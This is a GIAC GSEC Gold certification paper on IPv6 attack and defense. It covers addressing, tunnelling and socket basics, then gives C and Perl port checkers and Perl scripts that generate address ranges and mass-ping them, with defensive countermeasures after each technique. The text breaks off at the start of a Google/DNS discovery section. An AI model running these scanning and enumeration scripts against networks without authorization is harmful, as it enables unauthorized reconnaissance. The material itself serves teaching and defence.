Global Information Assurance Certification Paper

A Complete Guide on IPv6 Attack and Defense

GIAC (GSEC) Gold Certification

Author: Atik Pilihanto, atik.pilihanto@datacomm.co.id

Advisor: Rick Wanner

Accepted: November 14th, 2011

Abstract

IPv4 has been exhausted in recent months, and sooner or later, IPv6 will be fully utilized on the Internet. The use of IPv6 will pose new vulnerabilities which will be exploited by attackers for breaking into networks. Those vulnerabilities can come from the application right up to the network level.

There are already some works on IPv6 hacking and security. Some of them discuss the remote exploitation of vulnerabilities while others discuss the vulnerabilities of IPv6 itself. This paper intends to provide complete guidance related to IPv6 attacks and defenses. It starts with a brief overview of IPv6. Then, it discusses IPv6 reconnaissance, enumeration, and scanning techniques. The next part gives examples of developing IPv6 remote exploits, thus exploiting IPv6 weaknesses. Brief defensive techniques are also provided at the end of each technique. Those approaches are used in order to give a nearly complete view of IPv6 security.

1. Introduction

Based on RFC 791, "the internet protocol is designed for use in interconnected systems of packet switched computer communication networks. The Internet Protocol provides for transmitting blocks of data called datagram from sources to destinations, where sources and destinations are hosts identified by fixed length addresses" (University of Southern California, 1981). There are two Internet Protocols publicly available, namely Internet Protocol version 4 (IPv4) and Internet Protocol version 6 (IPv6).

Internet Protocol version 4 (IPv4) is now widely deployed as the core of Internet Protocol. It has a 32-bit address length which supports 2^{32} addresses or approximately 4.294 billion addresses. Based on Geoff Houston's IPv4 Address Report, IPv4 was exhausted in early 2011 (Houston, 2011). *Internet Assigned Number Authority* (IANA) exhausted their unallocated IPv4 address on February 3rd 2011. Every *Regional Internet Registry* (RIR) will exhaust their unallocated IPv4 within a few years; an exception is *Asia-Pacific Network Information Centre* (APNIC) exhausting their addresses on April, 19th, 2011. This exhaustion is all due to the rapidly growing number of Internet users. Due to this exhaustion, within the next few years the new Internet users will not be able to get IPv4 address, which means that they will not easily be able to connect to the Internet.

Internet Protocol version 6 (IPv6) is the newer version of the Internet Protocol, designed as the successor to Internet Protocol version 4 (Network Working Group, 1998). IPv6 is designed to support the needs of a rapidly growing number of Internet users. The length of the IPv6 address is 128-bits, so it can support 2^{128} addresses, which is approximately 340 undecillion or 3.4×10^{38} addresses. Besides expanded addressing capabilities, IPv6 also has other changes which will be discussed.

However, there are some concerns about the IPv6 implementation and its security. Some security tools and devices still do not support IPv6 while some others which do support IPv6 are not configured properly by the administrator. Therefore, some firewalls, and intrusion detection and prevention systems can detect malicious IPv4 data traffic, but the attacker may potentially bypass the control and detection mechanisms by sending malicious IPv6 data traffic. Another concern is weaknesses in IPv6 which may be used by the attacker to conduct a network level attack against IPv6. Security researchers have already published documents and tools to perform IPv6 network penetration testing. For

example, HD Moore published his paper in *uninformed journal* volume 10 in 2008 (Moore, 2008), while Van Hauser of *The Hacker Choice* (THC) released a complete toolkit to do the penetration testing against IPv6 weaknesses in 2006 (THC, 2006).

2. IPv6 Overview

IPv6 was first introduced in 1998 by the Internet Engineering Task Force (IETF) in order to replace IPv4. The standard specification for IPv6 is in RFC 2460 draft (Network Working Group, 1998). Based on the draft, the IPv6 header is shown in the following figure.



Figure1. IPv6 Packet Header

The following are the descriptions for each field on the IPv6 packet header.

- *Version*: this field is 4 bits (0.5 bytes) and it indicates the protocol version and has value 6.
- *Traffic Class*: this field is 8 bits (1 byte) and it is used by the source and routers to identify the packets belonging to the same traffic class. Thus, it distinguishes one packet and the others based on priority.
- *Flow Label*: this field is 20 bits (2.5 bytes) and is used as a label for the data flow.
- *Payload Length*: this field is 16 bits (2 bytes) and indicates the length of the packet data field.
- *Next Header*: this field is 8 bits (1 byte) and it indicates the type of header immediately following the IPv6 header.

- *Hop Limit*: this field is 8 bits (1 byte) and it is decremented by one by each node that forwards the packet. When the hop limit reaches zero, the packet is discarded.
- *Source Address*: this field is 128 bits (16 bytes) and it indicates the original source of the packet.
- *Destination Address*: this field is 128 bits (16 bytes) and it indicates the destination of the packet.

The total length for IPv6 packet header is 320 bits, which is equal to 40 bytes.

IPv6 has three types of addressing model, namely *anycast*, *unicast*, and *multicast*. IPv6 does not support *broadcast* address like that found in IPv4. Table 1 below shows the specific use of IPv6 based on RFC 3513 (Network Working Group, 2003) which explains the IPv6 addressing architecture.

Table 1. Specific Use of IPv6

Address type	Binary prefix	IPv6 notation
Unspecified	00…0 (128 bits)	::/128
Loopback	00…1 (128 bits)	::1/128
Multicast	11111111	FF00::/8
Link-local unicast	1111111010	FE80::/10
Site-local unicast	1111111011	FEC0::/10
Global unicast	Everything else	Everything else

Anycast addresses can be taken from any unicast address and it cannot be differentiated based on the syntax and notation. RFC 3513, section 2.7.1, mentions some predefined multicast addresses. Some of them can be observed below.

- FF01::1 : represents all interface-local IPv6 hosts
- FF02::1 : represents all link-local IPv6 hosts
- FF05::1 : represents all site-local IPv6 hosts
- FF01::2 : represents all interface-local IPv6 router
- FF02::2 : represents all link-local IPv6 router
- FF02::5 : represents all site-local IPv6 router

RFC 3513 also specifies the use of modified EUI-64 identifiers in part of IPv6 addressing model. EUI-64 is the network interface identifier defined by IEEE. IEEE EUI-64 can be derived from 48 bits of the MAC address of the network interface. For example, MAC address notation is UU:VV:WW:XX:YY:ZZ which can be written in 48 bits as

cccccc0gcccccccc ccccccccmmmmmmmm mmmmmmmmmmmmmmmm

where "c" is the bits of the assigned company_id, "0" is the value of the universal/local bit to indicate the global scope, "g" is individual/group bit, and "m" indicates the bits of the manufacturer-selected extension identifier. To create the interface identifier for IPv6, we need to invert universal/local bit and add 11111111 11111110 between "c" and "m". Therefore, the interface identifier will be as follows.

cccccc1gcccccccc cccccccc11111111 11111110mmmmmmmm mmmmmmmmmmmmmmmm

The network interface with MAC address 00:8C:A0:C2:71:35 can be converted to the interface identifier as shown below.

00:8C:A0:C2:71:35 (MAC address)

00000000 10001100 10100000 11000010 01110001 00110101

00000010 10001100 10100000 11111111 11111110 11000010 01110001 00110101

028C:A0FF:FEC2:7135 (interface identifier)

IPv6 subnetting knowledge is also important. This calculation knowledge can be found in TechNet Microsoft document (Davis, 2004). Based on the document, IPv6 subnetting requires two-step procedures, namely:

- Determining the number of bits to be used for IPv6 subnetting.
- Enumerating the new subnetted address prefixes.

For instance, IPv6 network prefix 2406:A000:F0FF:4000::/50 will be divided into 4-bit subnetting. Therefore, the explanation is as follows:

- The number of bits to be used for subnetting, denoted as s, has value 4, so $s = 4$.
- The current network prefix, denoted as m, has value 50, so $m = 50$.
- The number of bits within the subnet ID that are already fix, denoted as f, has formula $f = m-48$, so $f=50-48 \Leftrightarrow f=2$.
- The new network prefix, denoted as P, has formula $P = m+s$, so $P=50+4 \Leftrightarrow P=54$.
- The number of the network prefix after subnetting, denoted as n, has formula $n = 2^s$, so $n=2^4 \Leftrightarrow n=16$.

The starting value on the new network prefix, denoted as *F*, is the result of Boolean AND operation between the IPv6 address and current network prefix in binary form. Therefore, the explanation is as follows:

IPv6 ⇔ 2406:A000:F0FF:0100000000000000

50-bit ⇔FFFF:FFFF:FFFF:1100000000000000

48-bit

AND ⇔ 2406:A000:F0FF:0100000000000000

F is the bits between 49th till 64th, so *F* is 0100000000000000 equal to 0x4000 on hexal form.

The increasing value on the new network prefix, denoted as *i*, is the result of calculation based on the formula $i = 2^{(16-(f+s))} \Leftrightarrow 2^{(16-(2+4))} = 1024$ on decimal or 0x400 in hexadecimal form. Table 2 shows the new IPv6 network prefix after the calculation.

Table 2. New IPv6 Network Prefix

New Network Prefix	New Network Prefix
2406:A000:F0FF:4000::/54	2406:A000:F0FF:6000::/54
2406:A000:F0FF:4400::/54	2406:A000:F0FF:6400::/54
2406:A000:F0FF:4800::/54	2406:A000:F0FF:6800::/54
2406:A000:F0FF:4C00::/54	2406:A000:F0FF:6C00::/54
2406:A000:F0FF:5000::/54	2406:A000:F0FF:7000::/54
2406:A000:F0FF:5400::/54	2406:A000:F0FF:7400::/54
2406:A000:F0FF:5800::/54	2406:A000:F0FF:7800::/54
2406:A000:F0FF:5C00::/54	2406:A000:F0FF:7C00::/54

There are some websites which provide IPv6 subnetting calculators. One of them is http://subnetonline.com/.

3. Connecting to IPv6 Backbone

IPv6 is still not widely deployed by Internet providers because the support for IPv6 from network vendors is not as good as the support for IPv4. The IPv4 to IPv6 migration needs some tricks so that IPv6 will work without disturbing the current IPv4 network. There are some well-known tricks to do the network migration which can be used, namely

dual-stack mechanism, tunnelling mechanism, and protocol translation mechanism (Punithavathani & Sankaranarayanan, 2009).

- Dual-stack mechanism allows IPv6 protocol to run concurrently with IPv4 protocol. We, therefore, can develop the IPv6 network without disturbing the current the IPv4 network.
- Tunnelling mechanism allows you to transport the IPv6 data traffic through the IPv4 network backbone. Some examples of tunnelling mechanisms include 6in4, 6to4, Teredo, ISATAP, TSP, and 6in4 (Hogewoning, 2011).
- NAT64 mechanism allows the network address translation from two different IP protocol stacks (IPv6 & IPv4).

Let us keep the IPv4 to IPv6 migration for another article. We just need a way to connect our local IPv6 network to the IPv6 network backbone. To resolve this issue, we can use tunnelling mechanism so that we can transport the IPv6 data traffic through the IPv4 network. Nowadays, there are some IPv6 tunnel brokers providing IPv6 tunnel connection and some of them can be found in Google.

In this article, *Hurricane Electric* (HE) is used as the tunnel broker providing 6in4 tunnelling for my local IPv6 network to IPv6 network backbone. We are to start by registering on *Hurricane Electric* (HE) tunnel broker portal, and then creating an IPv6 regular tunnel. Once the IPv6 tunnel is created, HE gives 6in4 tunnelling configuration for our network gateway. The modified versions of HE shell script for IPv6 tunnelling configuration used in this article are as follows.

```
#!/bin/bash
#HE 6in4 Script Configuration
HE_REMOTE_IP=”216.218.221.42” #Fill the parameter with Hurricane Electric IPv4 address
YOUR_IPV4_IP=”202.155.xx.xx” #Fill the parameter with your public IPv4 address (My IPv4 address is censored)
#End

if [ -z $1 ]
then
  echo "$0 <start|stop>"
  exit
fi
```

```
case "$1" in
 start)
  ip tunnel add he-ipv6 mode sit remote $HE_REMOTE_IP local $YOUR_IPV4_IP ttl 255
  ip link set he-ipv6 up
  ip addr add 2001:470:35:318::2/64 dev he-ipv6
  ip route add ::/0 via 2001:470:35:318::1 dev he-ipv6
  ip -f inet6 addr
  ;;
stop)
  ip link set he-ipv6 down
  ip tunnel del he-ipv6
  ;;
 *)
  echo "type ./ipv6tunnel.sh"
  ;;
esac
```

This bash script is used to configure 6in4 tunneling from your network to HE network and should be ran from linux shell. Configuring 6in4 tunneling using script is easier than manually typing every command. In order to activate IPv6 on the network, we should run the bash script by executing *./ipv6tunnel.sh start.* Then, we verify whether our network is connected to the IPv6 Internet backbone. We use *ping6,host,* and *traceroute6* utility, that are by default installed on many linux distribution, to verify that our network is connected.

```
ipv6host ~> ping6 -c 3 ipv6.he.net
PING ipv6.he.net(ipv6.he.net) 56 data bytes
64 bytes from ipv6.he.net: icmp_seq=0 ttl=58 time=209 ms
64 bytes from ipv6.he.net: icmp_seq=1 ttl=58 time=209 ms
64 bytes from ipv6.he.net: icmp_seq=2 ttl=58 time=209 ms

--- ipv6.he.net ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 209.643/209.854/209.971/0.149 ms, pipe 2
ipv6host ~> ping6 -c 3 ipv6.internode.on.net
PING ipv6.internode.on.net(2001:44b8:8020:f501:250:56ff:feb3:6633) 56 data bytes
64 bytes from 2001:44b8:8020:f501:250:56ff:feb3:6633: icmp_seq=0 ttl=53 time=239 ms
64 bytes from 2001:44b8:8020:f501:250:56ff:feb3:6633: icmp_seq=1 ttl=53 time=239 ms
64 bytes from 2001:44b8:8020:f501:250:56ff:feb3:6633: icmp_seq=2 ttl=53 time=240 ms

--- ipv6.internode.on.net ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 239.006/239.358/240.060/0.751 ms, pipe 2
```

Figure 2. IPv6 ping

Figure 2 above shows *ping6* result from my server to IPv6 host on the Internet (*ipv6.he.net* and *ipv6.internode.on.net*).

```
ipv6host ~> host -t AAAA www.jp.freebsd.org
www.jp.freebsd.org has IPv6 address 2001:2f0:104:1:2e0:18ff:fea8:16f5
```

Figure 3. DNS lookup

Figure 3 above shows DNS lookup for AAAA record from my server to IPv6 host on the Internet (AAAA record of *www.jp.freebsd.org*).

```
ipv6host ~> traceroute6 www.jp.freebsd.org
traceroute to www.jp.freebsd.org (2001:2f0:104:1:2e0:18ff:fea8:16f5), 30 hops max, 40 byte packets
 1  2001:470:35:318::1 (2001:470:35:318::1)  12.957 ms  13.569 ms  14.122 ms
 2  gige-g2-13.core1.sin1.he.net (2001:470:0:17c::1)  14.364 ms  14.426 ms  14.100 ms
 3  gige-g2-5.core1.tyo1.he.net (2001:470:0:173::1)  86.143 ms  86.130 ms  86.135 ms
 4  2001:de8:8::2516:1 (2001:de8:8::2516:1)  87.047 ms  86.855 ms  87.287 ms
 5  2001:268:fb02:2::a (2001:268:fb02:2::a)  86.991 ms 2001:268:fb02:1::a (2001:268:fb02:1::a)  89.272 ms
 6  2001:268:fe00:c::2 (2001:268:fe00:c::2)  89.358 ms  87.896 ms  87.473 ms
 7  2001:2f0:0:4::600 (2001:2f0:0:4::600)  215.857 ms  214.077 ms  215.708 ms
 8  2001:2f0:0:8::10 (2001:2f0:0:8::10)  202.332 ms  203.478 ms  203.504 ms
 9  2001:2f0:0:301::16 (2001:2f0:0:301::16)  262.775 ms * *
10  ne.jp.FreeBSD.org (2001:2f0:104:1:210:f3ff:fe03:51de)  257.542 ms  257.528 ms  256.965 ms
11  updraft3.jp.FreeBSD.org (2001:2f0:104:1:2e0:18ff:fea8:16f5)  245.845 ms  245.740 ms  235.384 ms
```

Figure 4. IPv6 traceroute

Figure 4 above shows *traceroute6* result from my server to IPv6 host on the Internet (*www.jp.freebsd.org*). Those figures show us that there is no IPv6 connectivity issue and the server is ready for IPv6 transport.

4. An Introduction to IPv6 Socket Programming

A question that might be raised is "why should IPv6 socket programming be included in this article?" The answer is because it is the supporting knowledge on developing IPv6 penetration tool. IPv6 socket programming in C and Perl will be discussed briefly so that the readers will gain more knowledge to understand this article further.

Based on RFC 793, a socket is a pair of IP address and port number (University of Southern California, 1981). In other words, IPv6 socket is a pair of IPv6 address and specific service port number. In general, we have two socket categories, namely stream socket and datagram socket.

- Stream socket is used for a stream connection; TCP connection is an example.
- Datagram socket is used for a datagram connection; an example is UDP connection.

IPv6 socket programming is different from the IPv4 socket programming. In the C language, we can read a C header file namely *netinet/in.h* to understand the IPv6 structure. The complete guide of the IPv6 socket programming can be found in RFC 3493 (Network Working Group, 2003). Table 3 below shows the common differences between the IPv4 and IPv6 socket programming.

Table 3. IPv6 and IPv4 differences

IPv4	IPv6
AF_INET	AF_INET6
in_addr	in6_addr
sockaddr_in	sockaddr_in6
gethostbyname() gethostbyaddr()	getipnodebyname() getipnodebyaddr() getnameinfo() * getaddrinfo() *
inet_ntoa()	inet_ntop() *
inet_aton() inet_addr()	inet_pton() *

The next thing that should be understood is how to create the client and server socket. In many occasions, the penetration tester uses the client socket more often than the server socket to develop their exploit even though sometimes, the server socket is also needed. Table 4 below shows C routines used to create both the client and server socket (Hall, 2009).

Table 4. Basic C routine for socket creation

SERVER SOCKET	
Routine	Description
socket()	To create socket file descriptor
bind()	To bind interface address on socket
listen()	To wait client connection
accept()	To accept client connection
read() and write()	Used in TCP socket to receive and transfer data
recvfrom() and sendto()	Used in UDP socket to receive and transfer data
CLIENT SOCKET	
Routine	Description
socket()	To create socket file descriptor
connect()	To connect to the server
read() and write()	Used in TCP socket to receive and transfer data
recvfrom and sendto()	Used in UDP socket to receive and transfer data

As stated earlier, in many occasions, the penetration tester needs more client socket than the server socket, becoming the port scanner is an example of the client socket usage in the network security field. Simple C code below is an example of the client socket used to check if a port is closed or opened.

```
/*oport6.c*/
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <netdb.h>

/*
Written for GSEC GOLD certification by Atik Pilihanto | datacomm.co.id
This code is modified from Joonbok Lee presentation on IPv6 Socket Programming
*/

int main(int argc, char *argv[]){
 int s, c, retval, addrlen;
 struct addrinfo Hints, *AddrInfo, *AI;

if(argc!=3){
   printf("Usage : %s <IPv6 address><Port>\n", argv[0]);
   exit(0);
 }
 memset(&Hints,0,sizeof(Hints));
 Hints.ai_family = AF_UNSPEC;
 Hints.ai_socktype = SOCK_STREAM;

 retval = getaddrinfo(argv[1],argv[2], &Hints, &AddrInfo);
 if(retval!=0){
  printf("Cannot resolve requested address\n");
  exit(0);
 }

 for(AI=AddrInfo;AI!=NULL;AI=AI->ai_next){
  if(AI->ai_family==AF_INET6){
   if((s=socket(AI->ai_family,AI->ai_socktype,AI->ai_protocol))<0){
    printf("can't create socket\n");
    exit(0);
   }
   c=connect(s,AI->ai_addr,AI->ai_addrlen);
   if(c==0){
    printf("[OPEN] %s on %s\n",argv[1],argv[2]);
   }else{
    printf("[CLOSE/FIREWALL] %s on %s\n",argv[1],argv[2]);
   }
  }
else{
    printf("%s is not IPv6 family\n",argv[1]);
  }
  freeaddrinfo(AddrInfo);
 }
}
```

In order to use C code above, we need to compile and run that program on the unix command line interface (CLI) as follows.

```
ipv6host ~> gcc -o oport6 oport6.c
ipv6host ~> ifconfig eth0|grep inet6
        inet6 addr: aaaa:bbbb:cccc:dddd::1/64 Scope:Global
        inet6 addr: fe80::20c:29ff:fe57:a08f/64 Scope:Link
ipv6host ~> ./oport6 aaaa:bbbb:cccc:dddd::2 135
[OPEN] aaaa:bbbb:cccc:dddd::2 on 135
ipv6host ~> ./oport6 aaaa:bbbb:cccc:dddd::2 22
[CLOSE/FIREWALL] aaaa:bbbb:cccc:dddd::2 on 22
```

For some uses, the C language is too complicated for creating penetration testing tools. In many circumtances, I use an other programming or scripting language such as Perl or Python. This is usually simpler than using C.

The IPv4 sockets in Perl can be created using *Socket()* or *IO::Socket::INET->new()* routine but for IPv6 a new routine named *Socket6()* and *IO::Socket::INET6->new()* must be used. The additional changes for an IPv6 socket is almost the same as what is shown in Table 3 above.

It is easier to create an IPv4 socket in Perl using *IO::Socket::INET->new()* than using *Socket()*. It is also easier to create IPv6 socket in Perl using *IO::Socket::INET6->new()* than using *Socket6()*. Table 5 below shows the Perl routine used to create both client and server sockets (Barr, Torres, & Fish, 2003).

Table 5. Basic Perl Routine for Socket Creation

SERVER SOCKET	
Routine	Description
$s=IO::Socket::INET6->new(Listen => 1, args);	To create socket file descriptor, bind interface address to socket, and wait for connection
$s->accept()	To accept client connection
print	Used in transfer and receive data
CLIENT SOCKET	
Routine	Description
$s=IO::Socket::INET6->new(args)	To create socket file descriptor
$s->connect()	To connect to the server
print	Used in transfer and receive data

IO::Socket::INET6 is not installed by default on Perl and it can be installed manually using *cpan*. Simple Perl code below is an example of client socket used to check if a port is closed or opened.

```
#!/usr/bin/perl
# Written for GSEC GOLD certification by Atik Pilihanto | datacomm.co.id

use IO::Socket::INET6;

if(!$ARGV[1]){
 print $0 . " <IPv6 Address><Port>\n";
 exit;
}
my $s = IO::Socket::INET6->new(PeerAddr => $ARGV[0],
    PeerPort => $ARGV[1],
    Domain => AF_INET6);
if($s){
 print "[OPEN] $ARGV[0] on $ARGV[1]\n";
}else{
 print "[CLOSE/FIREWALL] $ARGV[0] on $ARGV[1]\n";
}
```

Perl code, like that above, does not need compilation. We just need to make sure that IO::Socket::INET6 is installed on the system.

```
ipv6host ~> ifconfig eth0|grep inet6
        inet6 addr: aaaa:bbbb:cccc:dddd::1/64 Scope:Global
        inet6 addr: fe80::20c:29ff:fe57:a08f/64 Scope:Link
ipv6host ~> perl oport6.pl aaaa:bbbb:cccc:dddd::2 135
[OPEN] aaaa:bbbb:cccc:dddd::2 on 135
ipv6host ~> perl oport6.pl aaaa:bbbb:cccc:dddd::2 22
[CLOSE/FIREWALL] aaaa:bbbb:cccc:dddd::2 on 22
```

In order to get more knowledge on IPv6 socket programming, please read article *IPv6 Socket Programming* written by Joonbok Lee (Lee, 2004). After having a brief understanding about IPv6 socket programming, it is time to implement it in a real IPv6 scanning and exploitation scenario.

5. Discovery and Scanning

5.1. Discovery through Multicast Address

IPv6 does not support the Address Resolution Protocol (ARP) to convert from IP addresses to MAC address. In IPv6, the resolution is done through a network discovery and network solicitation process. Network discovery uses ICMPv6 to determine which active link-local addresses are on the local network subnet.

By sending ICMPv6 to the link-local multicast address, our packet will reach all active link-local addresses on the network. RFC 3513 tells us that multicast address FF02::1 can be used to send a packet to all active link-local addresses. To enumerate the active link-local addresses, we can use PINGv6 as shown below.

```
ipv6host ~> ping6 –I eth0 -c 5 ff02::1 > /dev/null 2>&1
ipv6host ~> ip neigh|grep ^fe80
fe80::21e:c9ff:fedb:9fbf dev eth0 lladdr 00:1e:c9:db:9f:bf REACHABLE
```

Van Hauser in his IPv6 Toolkit provides a tool to find an active IPv6 address called *alive6* (Hauser, 2008). It can also be used to find active link-local addresses on the network.

```
./alive6 eth0
Warning: unprefered IPv6 address had to be selected
Alive: fe80::21e:c9ff:fedb:9fbf
Found 1 system alive
```

In order to prevent IPv6 link-local address enumeration, we need to disable IPv6 from the system completely if it is not needed. How can this be done if our network is IPv6 only? To prevent someone from enumerating the active link-local address using *ping6*, deny the inbound *ICMPv6 echo request* (ICMPv6 type 128) (IANA, 2011) destined to FF02::1 from the host firewall on the IPv6 device. Alternatively, the IPv6 link-local address can be manually deleted from the system, there is currently no way to disable from the interface permanently. Then, we use DHCPv6 instead of using the *Stateless IPv6 configuration* to assign IPv6 address on interface automatically.

5.2. Discovery through ICMPv6 Request (ICMPv6)

The discovery method in 5.1 is used to find link-local addresses on the local network within a subnet. How would we discover the global unicast IPv6 address on an Internet host? THC IPv6 Toolkit, *alive6,* can be used to find the global unicast IPv6 address, but it is limited within a subnet. In order to discover the active global unicast IPv6 address, the simplest method is to use *ping6* which sends a *ICMPv6 echo request*. The active IPv6 address must reply to *ICMPv6 echo reply* (ICMPv6 type 129) (IANA, 2011). The challenge lies in finding the IPv6 address in the large IPv6 address space on the IPv6 network prefix. For this reason, we have to find another way to do the IPv6 enumeration without using the network prefix. One way is to build a massive IPv6 address list using Perl script which I call as *buildipv6.pl*. This Perl script is a modified version of the tool on ipv6-hackit (Pilihanto, 2010) published on SourceForge.

```
#!/usr/bin/perl
#Modification of buildipv6.pl part of ipv6-hackit
# Written for GSEC GOLD certification by Atik Pilihanto | datacomm.co.id
#Save as buildipv6.pl

use strict;
use warnings;

sub str2hex()
{
my($bit) = @_;
my ($bitlo,$bithi);
if($bit =~ /-/){
 my @atbit=split('-',$bit);
  if(hex($atbit[0]) > hex($atbit[1])){
    print "ERR! Hexal value at right of \'-\' must be higher than at left\n";
    exit;
  }
  $bitlo = $atbit[0];
  $bithi = $atbit[1];
 }else{
  $bitlo= $bit;
  $bithi= $bit;
 }
 return($bitlo,$bithi);
}
if(!$ARGV[0]){
 print "USAGE:\n";
 print "perl $0  <IPv6 Address Range>\n";
 print "Ex=> perl $0 2046:f0af-f0ff:0a0a:c000-c010:0:0:0:1\n";
 exit;
}
```

```
my ($c1,$c2,$c3,$c4,$c5,$c6,$c7,$c8);
open(IPv6,">ipv6.out");
my @allbit = split(':',$ARGV[0]);

if (scalar(@allbit) !=8){
 print "ERR! You have to enter all 128-bit and can not use \'::\'\n";
 exit;
}
my ($bit1lo,$bit1hi) = &str2hex($allbit[0]);
my ($bit2lo,$bit2hi) = &str2hex($allbit[1]);
my ($bit3lo,$bit3hi) = &str2hex($allbit[2]);
my ($bit4lo,$bit4hi) = &str2hex($allbit[3]);
my ($bit5lo,$bit5hi) = &str2hex($allbit[4]);
my ($bit6lo,$bit6hi) = &str2hex($allbit[5]);
my ($bit7lo,$bit7hi) = &str2hex($allbit[6]);
my ($bit8lo,$bit8hi) = &str2hex($allbit[7]);

for($c1=hex($bit1lo);$c1<=hex($bit1hi);$c1++){
 for($c2=hex($bit2lo);$c2<=hex($bit2hi);$c2++){
  for($c3=hex($bit3lo);$c3<=hex($bit3hi);$c3++){
   for($c4=hex($bit4lo);$c4<=hex($bit4hi);$c4++){
    for($c5=hex($bit5lo);$c5<=hex($bit5hi);$c5++){
     for($c6=hex($bit6lo);$c6<=hex($bit6hi);$c6++){
      for($c7=hex($bit7lo);$c7<=hex($bit7hi);$c7++){
       for($c8=hex($bit8lo);$c8<=hex($bit8hi);$c8++){
          printf ("%X:%X:%X:%X:%X:%X:%X:%X\n",$c1,$c2,$c3,$c4,$c5,$c6,$c7,$c8);
          printf (IPv6 "%X:%X:%X:%X:%X:%X:%X:%X\n",$c1,$c2,$c3,$c4,$c5,$c6,$c7,$c8);
       }
      }
     }
    }
   }
  }
 }
}
close(IPv6);
```

In order to use the Perl script above, we follow the usage which is provided by running the script without passing any argument on the command line. The usage provides an example of how to create an IPv6 address list which will be written in the output file called *ipv6.out*.

```
ipv6host ~> perl buildipv6.pl
USAGE:
perl buildipv6.pl  <IPv6 Address Range>
Ex=> perl buildipv6.pl 2046:f0af-f0ff:0a0a:c000-c010:0:0:0:0
ipv6host ~>  perl buildipv6.pl 2001:44B8:8000-8100:FF00:0:0:0:80
(Edited/cutted)
2001:44B8:80FE:FF00:0:0:0:80
2001:44B8:80FF:FF00:0:0:0:80
2001:44B8:8100:FF00:0:0:0:80
ipv6host ~> ls -l ipv6.out
-rw-r--r-- 1 root root 7453 Aug 30 02:20 ipv6.out
Ipv6host ~>
```

Enumerating the IPv6 address listed on *ipv6.out* can be done with ping6, which is available by default in many Linux distributions. In order to enumerate a large number IPs, ping6 can be called from a Perl script which I call as *isalive6.pl*.

```
#!/usr/bin/perl
#Taken from isalive6.pl part of ipv6-hackit
# Written for GSEC GOLD certification by Atik Pilihanto | datacomm.co.id
#Save as isalive6.pl

use strict;
use warnings;
use Switch;
use POSIX;
my $LOGFILE = "isalive6.log";
my $MAX_CHILD = 100;

MAIN:
{
 my @IPV6LIST;
 if(!$ARGV[0]){
  print "usage : perl $0 <IPv6 List File>\n";
  exit;
 }

 open(LIST,"<$ARGV[0]") or die();
 chop(@IPV6LIST=<LIST>);
 my $len = @IPV6LIST;
 my $i = 0;
 my $j = 0;
 while ($j <= $len-1){
  switch (fork()){
   case (0) { doping6($j,$IPV6LIST[$j]);_exit(0); }
   case (-1) { print "Can not fork!\n";_exit(-1); }
   else {
    if($i>$MAX_CHILD-2){
     wait();
     $i--;
```

```
    }
   }
  }
  $i++;$j++;
 }
print "Total Host Scanned : " . scalar(@IPV6LIST) . "\n";
 close(LIST);
}

sub doping6
{
 my($tid,$ipv6host) = @_;

 open(OFILE,">>$LOGFILE");
 my @pinglist = `ping6 -c2 -s0 $ipv6host`;
 my $result = "@pinglist";
if($result =~ m/8 bytes from/){
  print $tid . " : [REACHED] " . $ipv6host . "\n";
  print OFILE "[REACHED]" . $ipv6host . "\n";
 }else{
  print $tid . " : [NOT REACHED] " . $ipv6host . "\n";
 }
 close(OFILE);
}
```

The reason for creating the Perl script above is that the *nmap* (*Nmap 5.51*) ping sweep currently only supports single IPv6 target. To use this Perl script, we run it from the Linux command line and provide the IPv6 address list built by *buildipv6.pl*. The output will be saved in *isalive6.log* file which contains the active IPv6 address.

```
ipv6host ~> perl isalive6.pl ipv6.out
32 : [REACHED] 2001:44B8:8020:FF00:0:0:0:80
96 : [REACHED] 2001:44B8:8060:FF00:0:0:0:80
0 : [NOT REACHED] 2001:44B8:8000:FF00:0:0:0:80
1 : [NOT REACHED] 2001:44B8:8001:FF00:0:0:0:80
2 : [NOT REACHED] 2001:44B8:8002:FF00:0:0:0:80
(edited/cutted)
ipv6host ~> ls -l isalive6.log
-rw-r--r-- 1 root root 76 Aug 30 03:04 isalive6.log
ipv6host ~> cat isalive6.log
[REACHED]2001:44B8:8020:FF00:0:0:0:80
[REACHED]2001:44B8:8060:FF00:0:0:0:80
ipv6host ~>
```

In order to prevent IPv6 address enumeration, we need to disable IPv6 from the system completely if it is not needed. If IPv6 is used in the production network, to prevent someone from enumerating the active IPv6 address using *ping6*, we need deny inbound

ICMPv6 echo request (ICMPv6 type 128) using the firewall. Please be noted that, very often, *ping6* is used to help in the troubleshooting process. Therefore, we need to be wise whether we decide to deny *ICMPv6 echo request* for security reason or allow it to assist with network troubleshooting. A better idea is to utilize our Intrusion Detection System (IDS) to detect IPv6 *ping sweep* occurrences on the network.

5.3. Discovery through Google and DNS

How can Google find IPv6 addresses? Actually, it is not about Google finding IPv6 addresses but rather that Google can be used to help find domains which may be IPv6 enabled. This is not always accurate but it is often helpful especially when we are to find random IPv6 domains in current condition of IPv6 development. Google can look for IPv6 domain using specific keyword; the example is *site:ipv6.**, which looks for sites with ipv6 subdomain, like ipv6.he.net.

```
#!/usr/bin/perl
